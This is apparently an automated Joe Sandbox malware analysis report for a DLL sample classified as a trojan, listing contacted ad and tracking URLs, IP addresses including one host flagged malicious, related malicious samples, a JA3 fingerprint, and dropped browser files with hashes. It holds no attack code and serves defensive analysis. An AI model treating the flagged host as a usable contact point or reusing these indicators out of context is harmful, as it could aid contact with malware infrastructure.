http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/https%3A%2F%2Fconsole.brax-cdn.com%2Fcreatives%2Fa6cb1edf-85ae-42d3-8ce3-0c3ef2d08771%2F679db3c1-e62f-47d5-bd90-53b48f4ed0c6_1000x600_9a0f5b727e2a50702107d4e4fbcb72f2.png	false	• Avira URL Cloud: safe	unknown
http://https://ad.doubleclick.net/favicon.ico?ad=300x250&ad_box_=1&adnet=1&showad=1&size=250x250	false		high
http://https://id.rlcdn.com/710489.gif	false		high
http://https://cm.g.doubleclick.net/pixel?cs=1&google_nid=media&google_cm=1&google_hm=Mjc2NjE2MzEyNjY4NDEzODAwMFYxMA%3D%3D&google_sc=1	false		high
http://https://pixel.advertising.com/ups/58222/sync?_origin=1&uid=2766163126684138000V10	false		high
http://https://ad-delivery.net/px.gif?ch=1&e=0.8749585328117704	false	• Avira URL Cloud: safe	unknown
http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2F171f8b8d6097fca0bfa9b18571e0f954.jpg	false	• Avira URL Cloud: safe	unknown
http://https://geolocation.onetrust.com/cookieconsentpub/v1/geo/location	false		high
http://https://match.adsrvr.org/track/cmf/generic?ttd_pid=8m33zk4&ttd_tpi=1	false		high
http://https://ups.analytics.yahoo.com/ups/58222/sync?_origin=1&uid=2766163126684138000V10&verify=true	false		high
http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/https%3A%2F%2Fs3.amazonaws.com%2Fshinez-pictures%2F1617177826938a14141d3bca4cb41620f72354f58c4ff.jpg	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
18.195.217.206	elb-aws-fr-dorpat-283474803.eu-central-1.elb.amazonaws.com	United States		16509	AMAZON-02US	false
172.67.69.19	ad-delivery.net	United States		13335	CLOUDFLARENETUS	false
18.156.81.187	elb-aws-fr-bruges-621602890.eu-central-1.elb.amazonaws.com	United States		16509	AMAZON-02US	false
76.223.111.131	a97adde81b00f2ca4.awsglobalaccelerator.com	United States		16509	AMAZON-02US	false
151.101.1.44	tls13.taboola.map.fastly.net	United States		54113	FASTLYUS	false
104.26.7.139	btloader.com	United States		13335	CLOUDFLARENETUS	false
104.20.184.68	geolocation.onetrust.com	United States		13335	CLOUDFLARENETUS	false
18.197.99.6	prod.ups-eu-central-1.aolp-ds-prd.aws.oath.cloud	United States		16509	AMAZON-02US	false
18.156.0.31	prod.ups-ats.eu-central-1.aolp-ds-prd.aws.oath.cloud	United States		16509	AMAZON-02US	false
87.106.18.141	app10.laptok.at	Germany		8560	ONEANDONE-ASBrauerstrasse48DE	true
35.244.174.68	id.rlcdn.com	United States		15169	GOOGLEUS	false
142.250.203.98	cm.g.doubleclick.net	United States		15169	GOOGLEUS	false
172.217.168.38	dart.l.doubleclick.net	United States		15169	GOOGLEUS	false

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	498854
Start date:	07.10.2021
Start time:	15:50:40
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 47s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	a04.dll
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	27
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.winDLL@21/140@24/13
EGA Information:	Failed
HDC Information:	• Successful, ratio: 31.9% (good quality ratio 30.7%) • Quality average: 80.5% • Quality standard deviation: 27.6%
HCA Information:	• Successful, ratio: 69% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .dll • Override analysis time to 240s for rundll32
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
15:53:12	API Interceptor	1x Sleep call for process: rundll32.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
172.67.69.19	3JWv5bYojD.dll	Get hash	malicious	Browse	
	3JWv5bYojD.dll	Get hash	malicious	Browse	
	jLluep47xI.dll	Get hash	malicious	Browse	
	jqzMAYCER2.dll	Get hash	malicious	Browse	
	TooltabExtension.dll	Get hash	malicious	Browse	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	EQfXW3UETC.dll	Get hash	malicious	Browse	
	tb_unpacked_21_10_5.dll	Get hash	malicious	Browse	
	33kndyJJvJ.exe	Get hash	malicious	Browse	
	LvdXN6pHuo.dll	Get hash	malicious	Browse	
	255nKrnNXJ.dll	Get hash	malicious	Browse	
	1234.dll	Get hash	malicious	Browse	
	IuUny1eqO7.dll	Get hash	malicious	Browse	
	HjvMyXdYDc.dll	Get hash	malicious	Browse	
	bazar.dll	Get hash	malicious	Browse	
	KANve4zs8b.dll	Get hash	malicious	Browse	
	DOaKbJHRfv.dll	Get hash	malicious	Browse	
	Hya8QBERWA.dll	Get hash	malicious	Browse	
	Afv2MaL8ZK.dll	Get hash	malicious	Browse	
	jib5.dll	Get hash	malicious	Browse	
	eIqCS9Cchl.dll	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
tls13.taboola.map.fastly.net	TsozeiN4tT.dll	Get hash	malicious	Browse	• 151.101.1.44
	3JWv5bYojD.dll	Get hash	malicious	Browse	• 151.101.1.44
	3JWv5bYojD.dll	Get hash	malicious	Browse	• 151.101.1.44
	yMPBuPqE33.dll	Get hash	malicious	Browse	• 151.101.1.44
	1xjJ6fFB1b.dll	Get hash	malicious	Browse	• 151.101.1.44
	TooltabExtension.dll	Get hash	malicious	Browse	• 151.101.1.44
	jqzMAYCER2.dll	Get hash	malicious	Browse	• 151.101.1.44
	TooltabExtension.dll	Get hash	malicious	Browse	• 151.101.1.44
	SBnLImhV6r.dll	Get hash	malicious	Browse	• 151.101.1.44
	5ch8dv7ceO.dll	Get hash	malicious	Browse	• 151.101.1.44
	0YM5hwP6b3.dll	Get hash	malicious	Browse	• 151.101.1.44
	N8OeefFV0T.dll	Get hash	malicious	Browse	• 151.101.1.44
	EQfXW3UETC.dll	Get hash	malicious	Browse	• 151.101.1.44
	TvZcNQ8W30.dll	Get hash	malicious	Browse	• 151.101.1.44
	triage_dropped_file.dll	Get hash	malicious	Browse	• 151.101.1.44
	microsoftExcelEarth.dll	Get hash	malicious	Browse	• 151.101.1.44
	lilu6[1].dll	Get hash	malicious	Browse	• 151.101.1.44
	DAQzQ6FyNs.dll	Get hash	malicious	Browse	• 151.101.1.44
	v9ZD101UF6.exe	Get hash	malicious	Browse	• 151.101.1.44
	1234.dll	Get hash	malicious	Browse	• 151.101.1.44

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CLOUDFLARENETUS	OR3ogRDyRh.exe	Get hash	malicious	Browse	• 172.67.176.216
	6dfce00750c09d7a9927dab4bed6b81a4043fab36fba5.exe	Get hash	malicious	Browse	• 104.21.17.146
	GT09876545678.exe	Get hash	malicious	Browse	• 172.67.188.154
	Halkbank_Ekstre_1007202187266479387_938938987466.exe	Get hash	malicious	Browse	• 104.21.19.200
	23678876540200867.exe	Get hash	malicious	Browse	• 104.21.19.200
	RiU6V5x95m.exe	Get hash	malicious	Browse	• 172.67.169.55
	1d7aKrNGq7.exe	Get hash	malicious	Browse	• 104.21.17.146
	TS49YVEABV.html	Get hash	malicious	Browse	• 104.16.18.94
	mx4lFH48GA.exe	Get hash	malicious	Browse	• 162.159.134.233
	TpNBqOquYs.exe	Get hash	malicious	Browse	• 162.159.129.233
	vhPaw5lCuv.exe	Get hash	malicious	Browse	• 172.67.176.216
	8VNALsC90G.exe	Get hash	malicious	Browse	• 23.227.38.74
	BSQ4wRQciB.dll	Get hash	malicious	Browse	• 104.18.114.97
	5sTWnl5RoC.exe	Get hash	malicious	Browse	• 172.67.176.216
	u6TjeODCFF.exe	Get hash	malicious	Browse	• 162.159.133.233
	TsozeiN4tT.dll	Get hash	malicious	Browse	• 104.26.7.139
	3Uzf6tkCcB.exe	Get hash	malicious	Browse	• 104.21.17.146
	qmskAqQ4H6.exe	Get hash	malicious	Browse	• 172.67.131.184

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	hwIILTIn0n.exe	Get hash	malicious	Browse	• 172.67.153.94
	kARSx3Wv9S.exe	Get hash	malicious	Browse	• 104.21.17.146
AMAZON-02US	mips-20211007-1206	Get hash	malicious	Browse	• 54.126.191.35
	A1ORfMfK1l.exe	Get hash	malicious	Browse	• 18.139.111.104
	TsozeiN4tT.dll	Get hash	malicious	Browse	• 18.156.0.31
	RFQ453266433,pdf.exe	Get hash	malicious	Browse	• 52.88.142.220
	UT3vK4jelb.msi	Get hash	malicious	Browse	• 52.95.165.51
	l8w9YB1n38.exe	Get hash	malicious	Browse	• 99.83.154.118
	FedEx_AWB#_224174658447.exe	Get hash	malicious	Browse	• 3.64.163.50
	CV 10-06-2021.xlsx	Get hash	malicious	Browse	• 3.123.20.242
	3JWv5bYojD.dll	Get hash	malicious	Browse	• 3.126.56.137
	3JWv5bYojD.dll	Get hash	malicious	Browse	• 3.126.56.137
	7fC3FgBEeH	Get hash	malicious	Browse	• 34.249.145.219
	ZXPInstaller.Setup.exe	Get hash	malicious	Browse	• 54.249.141.25
	svchost.exe	Get hash	malicious	Browse	• 13.51.72.213
	Invoice.xlsx	Get hash	malicious	Browse	• 52.216.166.13
	Invoice.xlsx	Get hash	malicious	Browse	• 52.217.141.112
	RNIpSzBRVC.exe	Get hash	malicious	Browse	• 18.185.122.198
	DHL_DELIVERY_ADDRESS_CONFIRMATION.xlsx	Get hash	malicious	Browse	• 54.179.71.39
	#U266b-Encova-9493556-44518-9493556283243.htm	Get hash	malicious	Browse	• 3.139.50.24
	RvPCVuHD8f	Get hash	malicious	Browse	• 34.249.145.219
	USD8390.html	Get hash	malicious	Browse	• 52.217.175.112

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
9e10692f1b7f78228b2d4e424db3a98c	TsozeiN4tT.dll	Get hash	malicious	Browse	• 18.195.217.206 • 172.67.69.19 • 18.156.81.187 • 76.223.111.131 • 151.101.1.44 • 104.26.7.139 • 104.20.184.68 • 18.197.99.6 • 18.156.0.31 • 35.244.174.68 • 142.250.203.98 • 172.217.168.38
	3JWv5bYojD.dll	Get hash	malicious	Browse	• 18.195.217.206 • 172.67.69.19 • 18.156.81.187 • 76.223.111.131 • 151.101.1.44 • 104.26.7.139 • 104.20.184.68 • 18.197.99.6 • 18.156.0.31 • 35.244.174.68 • 142.250.203.98 • 172.217.168.38
	3JWv5bYojD.dll	Get hash	malicious	Browse	• 18.195.217.206 • 172.67.69.19 • 18.156.81.187 • 76.223.111.131 • 151.101.1.44 • 104.26.7.139 • 104.20.184.68 • 18.197.99.6 • 18.156.0.31 • 35.244.174.68 • 142.250.203.98 • 172.217.168.38
	Invoice.xlsx	Get hash	malicious	Browse	• 18.195.217.206 • 172.67.69.19 • 18.156.81.187 • 76.223.111.131 • 151.101.1.44 • 104.26.7.139 • 104.20.184.68 • 18.197.99.6 • 18.156.0.31 • 35.244.174.68 • 142.250.203.98 • 172.217.168.38

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	yMPBuPqE33.dll	Get hash	malicious	Browse	• 18.195.217.206 • 172.67.69.19 • 18.156.81.187 • 76.223.111.131 • 151.101.1.44 • 104.26.7.139 • 104.20.184.68 • 18.197.99.6 • 18.156.0.31 • 35.244.174.68 • 142.250.203.98 • 172.217.168.38
	jLluep47xI.dll	Get hash	malicious	Browse	• 18.195.217.206 • 172.67.69.19 • 18.156.81.187 • 76.223.111.131 • 151.101.1.44 • 104.26.7.139 • 104.20.184.68 • 18.197.99.6 • 18.156.0.31 • 35.244.174.68 • 142.250.203.98 • 172.217.168.38
	1xjJ6fFB1b.dll	Get hash	malicious	Browse	• 18.195.217.206 • 172.67.69.19 • 18.156.81.187 • 76.223.111.131 • 151.101.1.44 • 104.26.7.139 • 104.20.184.68 • 18.197.99.6 • 18.156.0.31 • 35.244.174.68 • 142.250.203.98 • 172.217.168.38
	TooltabExtension.dll	Get hash	malicious	Browse	• 18.195.217.206 • 172.67.69.19 • 18.156.81.187 • 76.223.111.131 • 151.101.1.44 • 104.26.7.139 • 104.20.184.68 • 18.197.99.6 • 18.156.0.31 • 35.244.174.68 • 142.250.203.98 • 172.217.168.38
	jqzMAYCER2.dll	Get hash	malicious	Browse	• 18.195.217.206 • 172.67.69.19 • 18.156.81.187 • 76.223.111.131 • 151.101.1.44 • 104.26.7.139 • 104.20.184.68 • 18.197.99.6 • 18.156.0.31 • 35.244.174.68 • 142.250.203.98 • 172.217.168.38
	TooltabExtension.dll	Get hash	malicious	Browse	• 18.195.217.206 • 172.67.69.19 • 18.156.81.187 • 76.223.111.131 • 151.101.1.44 • 104.26.7.139 • 104.20.184.68 • 18.197.99.6 • 18.156.0.31 • 35.244.174.68 • 142.250.203.98 • 172.217.168.38
	KHP6cmziNb.dll	Get hash	malicious	Browse	• 18.195.217.206 • 172.67.69.19 • 18.156.81.187 • 76.223.111.131 • 151.101.1.44 • 104.26.7.139 • 104.20.184.68 • 18.197.99.6 • 18.156.0.31 • 35.244.174.68 • 142.250.203.98 • 172.217.168.38

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	SBnLImhV6r.dll	Get hash	malicious	Browse	• 18.195.217.206 • 172.67.69.19 • 18.156.81.187 • 76.223.111.131 • 151.101.1.44 • 104.26.7.139 • 104.20.184.68 • 18.197.99.6 • 18.156.0.31 • 35.244.174.68 • 142.250.203.98 • 172.217.168.38
	CEKzPxFOmi.dll	Get hash	malicious	Browse	• 18.195.217.206 • 172.67.69.19 • 18.156.81.187 • 76.223.111.131 • 151.101.1.44 • 104.26.7.139 • 104.20.184.68 • 18.197.99.6 • 18.156.0.31 • 35.244.174.68 • 142.250.203.98 • 172.217.168.38
	5ch8dv7ceO.dll	Get hash	malicious	Browse	• 18.195.217.206 • 172.67.69.19 • 18.156.81.187 • 76.223.111.131 • 151.101.1.44 • 104.26.7.139 • 104.20.184.68 • 18.197.99.6 • 18.156.0.31 • 35.244.174.68 • 142.250.203.98 • 172.217.168.38
	0YM5hwP6b3.dll	Get hash	malicious	Browse	• 18.195.217.206 • 172.67.69.19 • 18.156.81.187 • 76.223.111.131 • 151.101.1.44 • 104.26.7.139 • 104.20.184.68 • 18.197.99.6 • 18.156.0.31 • 35.244.174.68 • 142.250.203.98 • 172.217.168.38
	N8OeefFV0T.dll	Get hash	malicious	Browse	• 18.195.217.206 • 172.67.69.19 • 18.156.81.187 • 76.223.111.131 • 151.101.1.44 • 104.26.7.139 • 104.20.184.68 • 18.197.99.6 • 18.156.0.31 • 35.244.174.68 • 142.250.203.98 • 172.217.168.38
	f5rSnwtlOS.dll	Get hash	malicious	Browse	• 18.195.217.206 • 172.67.69.19 • 18.156.81.187 • 76.223.111.131 • 151.101.1.44 • 104.26.7.139 • 104.20.184.68 • 18.197.99.6 • 18.156.0.31 • 35.244.174.68 • 142.250.203.98 • 172.217.168.38
	EQfXW3UETC.dll	Get hash	malicious	Browse	• 18.195.217.206 • 172.67.69.19 • 18.156.81.187 • 76.223.111.131 • 151.101.1.44 • 104.26.7.139 • 104.20.184.68 • 18.197.99.6 • 18.156.0.31 • 35.244.174.68 • 142.250.203.98 • 172.217.168.38

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	TvZcNQ8W30.dll	Get hash	malicious	Browse	• 18.195.217.206 • 172.67.69.19 • 18.156.81.187 • 76.223.111.131 • 151.101.1.44 • 104.26.7.139 • 104.20.184.68 • 18.197.99.6 • 18.156.0.31 • 35.244.174.68 • 142.250.203.98 • 172.217.168.38
	tb_unpacked_21_10_5.dll	Get hash	malicious	Browse	• 18.195.217.206 • 172.67.69.19 • 18.156.81.187 • 76.223.111.131 • 151.101.1.44 • 104.26.7.139 • 104.20.184.68 • 18.197.99.6 • 18.156.0.31 • 35.244.174.68 • 142.250.203.98 • 172.217.168.38

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\DOMStore\E5F0NRSV\www.msn[2].xml	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	152
Entropy (8bit):	5.1624866828857074
Encrypted:	false
SSDEEP:	3:D90aK1ryRtFwsx6wmxvFuqLHIfwEYPJGX7T40AAe9udilDM9qSLYZLKb:JFK1rUFkduqswEkIXH40AAe9uiDMl/b
MD5:	9475ADAFC27DB10C95798744D8905AB6
SHA1:	E0630FECF0204A847B7456DE19550EA9FBF69BA0
SHA-256:	9D195BC343C90A6CA8C0A9F6610DDC29FCC88C81A8FD6F674D0535F993888879
SHA-512:	6ED8DABE8C6E33AE9B488D0626CD57B69F4902D3E69FE3C1A94A6508B1F1FE08B5526386F11AB5DB9CEE654D72B54B991F72FF6ADFADE6F08822692C229740B
Malicious:	false
Preview:	<root></root><root><item name="BT_AA_DETECTION" value="{"ab":false,"acceptable":true}" ltime="2088788432" htime="30915458" /></root>

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\DOMStore\URW0GA4Q\contextual.media[1].xml	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	3084
Entropy (8bit):	4.957043190419212
Encrypted:	false
SSDEEP:	96:QRi/Ri/Ri8i8i8i8ifi8itititi0i0i0iTi0i0iTi0i0iQwifi0iQwifi0iQMu:QKKZ
MD5:	7A37F659DA566B66767688A75F48D04A
SHA1:	B2E4AA717B47B4F58BEBFA5F8107799BBBF76C2E
SHA-256:	BB18DD5BBA43FB527A9CF239F4090834C9043A1EF8068107F5A3168B975B03A1
SHA-512:	9D93D22316563046933CED071C23108B7D765EA40B343F1E16D475ACF0E87F0FE4DC0A66A76406C1D253AEED729F3B922DA7EA39BBE5AF621A489F0D85DA542
Malicious:	false
Preview:	<root></root><root><item name="HBCM_BIDS" value="{}" ltime="2044788432" htime="30915458" /></root><root><item name="HBCM_BIDS" value="{}" ltime="2044788432" htime="30915458" /></root><root><item name="HBCM_BIDS" value="{}" ltime="2044788432" htime="30915458" /></root><root><item name="HBCM_BIDS" value="{}" ltime="2045788432" htime="30915458" /></root><root><item name="HBCM_BIDS" value="{}" ltime="2045788432" htime="30915458" /></root><root><item name="HBCM_BIDS" value="{}" ltime="2045788432" htime="30915458" /></root><root><item name="HBCM_BIDS" value="{}" ltime="2045788432" htime="30915458" /><item name="mntest" value="mntest" ltime="2048788432" htime="30915458" /></root><root><item name="HBCM_BIDS" value="{}" ltime="2045788432" htime="30915458" /></root><root><item name="HBCM_BIDS" value="{}" ltime="2052268432" htime="30915458" /></root><root><item name="HBCM_BIDS" value="{}" ltime="2052268432" htime="30915458" /></root><root><item name="HBCM_BIDS" value="{}" ltime="2052268432" htime

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{AE6AEE69-2775-11EC-90EB-ECF4BBEA1588}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	126312
Entropy (8bit):	2.2837259049504364
Encrypted:	false
SSDEEP:	384:r0loN+hi/ryn66yEfJ1qfm7i6Y/8VQB526UL7JZg2t7ysApmZXiY92Xo5Yyl0TDf:J
MD5:	6605F18470B8D87FD7FD764D5C502C9A
SHA1:	6A2A195C3B0477F0D35CAB5BD5A869DD5A62A8CF
SHA-256:	E7F1D289FACE576A2B73D3B6DFBEB93036A728BA318D6B943698230ACAC109F2
SHA-512:	9679EE4B205838391CFF28022EC6011D44F246C20029DD024B824519058EAD079239202D28702D600212E1EC86933B3A28B96DF641D686421421F11C22E0DA7B
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{078013E1-2776-11EC-90EB-ECF4BBEA1588}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	28136
Entropy (8bit):	1.9180111106540512
Encrypted:	false
SSDEEP:	96:rVZOQi6gBSEjB2aWDM7yUmo3QcNldo3QcjA:rVZOQi6gkEjB2aWDM7yUmFcNldFcjA
MD5:	BECF11EC971A658120EDA45C0A19E0F5
SHA1:	C086211CD5000E4E923FF2DC9298C8EBEF3CF7BD
SHA-256:	644ADCC8A3C54B7E7DA8005AAB91E56E342B5A6992B4701BCABE82B1E47B8D50
SHA-512:	9920AA28E0AF7F2C659B19A4939E8FE90D94D64641FC9D2623926E240EDB5230C370B743B3640DD4EF41B2D0FA5D652DBA2EC5FF5FE01BD9E170A30F261E78E 6
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{AE6AEE6B-2775-11EC-90EB-ECF4BBEA1588}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	211190
Entropy (8bit):	3.61606394553613
Encrypted:	false
SSDEEP:	3072:JZ/2Bfc/mu5kgTzXtOZ/2Bfcgmu5kgTzXt8:QsS
MD5:	4AF67B62CFBAC5D537204EE4CE24788E
SHA1:	7C0793C387212F0B25BFB47FDD3E587EAE9E6122
SHA-256:	805F9A42BD9DFAC2E2D3B5C0D597432322C533EBC496877D3A39461DD08C6EDE
SHA-512:	DF962852086C39490E591411DB72000C30613EC1067E03E604AEA8BC6EE8D35C25D500D635CFE1757DD3F76501FAB7855AFB13BEC3137BF72FAB2B1479041B2
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{B857F74E-2775-11EC-90EB-ECF4BBEA1588}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	19032
Entropy (8bit):	1.5858755191782974
Encrypted:	false
SSDEEP:	48:IwcGcprpGwpa0G4pQkGrapbSWtGQpKlG7HpRMTGIpX2KGApm:rAZDQE6yBSWXAUTYFhg
MD5:	B38ED69517B261608B9D472B5026441C
SHA1:	A92834236BC5E596AFC5684F7D69F9FE414704B6
SHA-256:	AECD40BF646DCAD07A307EDF27C1160702AB256429011F7D514214AD194089B5

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{B857F74E-2775-11EC-90EB-ECF4BBEA1588}.dat	
SHA-512:	7AC68530E56D58089EDD53D7CD0F7EB60300FE03E5B0DA86C093D5C08464175B2831EFCA22F0A0D2F3B9CB8B1B65428CC4E407093060B48B6CA8381831C66E3
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{E5354AB5-2775-11EC-90EB-ECF4BBEA1588}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	27592
Entropy (8bit):	1.919147838287388
Encrypted:	false
SSDEEP:	192:rFZaQX6lk3j12hWGMKBpvRBDiPHlpvRBDiPgvPA:rLXquzsQvSpONpOIg
MD5:	830B2D899F1B8E845E7B95AFF9D080E1
SHA1:	F1BA31E5E378688047B5E09E942F3181E18CD859
SHA-256:	4317548CFBE4F71B1FDE7467B18AF08CCF326359612348DC9F742914DCC5A8FB
SHA-512:	73BA2DD721F9A5C2E00A45D71CAD5CB03B2042D8282F7DE3C0B0AD10E910BC10E667FCFB6A56306A3809F4EAFF90E55B7E334489760A44A5283B4080BF10664
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{F1E5E2AC-2775-11EC-90EB-ECF4BBEA1588}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	28136
Entropy (8bit):	1.918450349721024
Encrypted:	false
SSDEEP:	192:rToZ1pQkE6Cok8ji22WEMIyUX0R5lX30RkA:rTo1OkvC1uhtx7UiDyv
MD5:	184B4C09146D06F3FC5697EE0BB9CC8A
SHA1:	6ED37CFCCFA54B770D6765D5088B0634A71D31F4
SHA-256:	5B5046F4A15EDD85A5544F028965338A8ACAEBA060B05D10638F5B68A1E1C5F2
SHA-512:	586A743650255EDFFA8681B52C7C3DCB62E51494F9C5F0BBB5192B72FA28673A85F1435E1B970FD72961B4F18FB84AC5857EDBAEAC0CFDD1A6DEE6A218F1A4 4
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{F1E5E2AE-2775-11EC-90EB-ECF4BBEA1588}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	28136
Entropy (8bit):	1.9192599265727548
Encrypted:	false
SSDEEP:	192:ruZxQt63kUjJ2VWAM0yUtEXudOlt8EXudKA:r6GY0GYsVPUtE+dWt8E+dt
MD5:	AF44A63AFB24F4D44169EF396F2DEB02
SHA1:	EED1B283E977B7074E6EEF15BC389F67250DAB01
SHA-256:	21579F6009644AD8AFB1083F329059989DD9050162AF11D5BE3CA11B49CB9BF3
SHA-512:	C40B0CE898494585C780EF7A02E9D17844429AB3F849DF448085E5259DD17835144DDE982873E74B73CB4136653CB5497E92FA604AEA74E2C30F832CB6374741
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-17529550060\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-17529550060\msapplication.xml	
Category:	dropped
Size (bytes):	656
Entropy (8bit):	5.104566447619908
Encrypted:	false
SSDEEP:	12:TMHdNMNxOEpnWimI002EtM3MHdNMNxOEpnWimI00OYGVbkEtMb:2d6NxO8SZHKd6NxO8SZ7YLb
MD5:	9A88F9D1D9E2236412ABC2D38702C510
SHA1:	BC3882E6F74CF03EDE07A05D756CF94E7ABE26A0
SHA-256:	E457D181A32B36290591F13864AE53602E5F1E1CBC82CF63584BBE1B7921B391
SHA-512:	5B8AC0E43A463A2F745B9DEF04E34AC786C0C634DA566C0EC39065BB2CBDB0250BB11DA220189F26371812256FE434BE3FB4A3488C17D76509FA3121374378C
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.twitter.com/"/><date>0x897ba4cc,0x01d7bb82</date><accdate>0x897ba4cc,0x01d7bb82</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.twitter.com/"/><date>0x897ba4cc,0x01d7bb82</date><accdate>0x897ba4cc,0x01d7bb82</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Twitter.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-18270793970\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	653
Entropy (8bit):	5.166651584191686
Encrypted:	false
SSDEEP:	12:TMHdNMNxe2kMCiCdnWimI002EtM3MHdNMNxe2kMCiCdnWimI00OYGkak6EtMb:2d6NxrBB2SZHKd6NxrBB2SZ7Yza7b
MD5:	B698CAFD170A95B2AC8E2F3A6C75E2EB
SHA1:	5A1AF3BF918AA60766C697BC2051C7610B25261B
SHA-256:	B7692743817977E53531E6E58E2C2544CCA9BD768D8CC9FDFA2FC01C295ED240
SHA-512:	6D6C5521B8C2F3596A0374B3D3CADF880B28BA4D132373804862EB98FCA84AC94852F34A25F5DF57B55298C4F0648AB616A25C18D0D32061BA6D114705D85AC
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.amazon.com/"/><date>0x89747cf6,0x01d7bb82</date><accdate>0x89747cf6,0x01d7bb82</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.amazon.com/"/><date>0x89747cf6,0x01d7bb82</date><accdate>0x89747cf6,0x01d7bb82</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Amazon.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-21706820\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
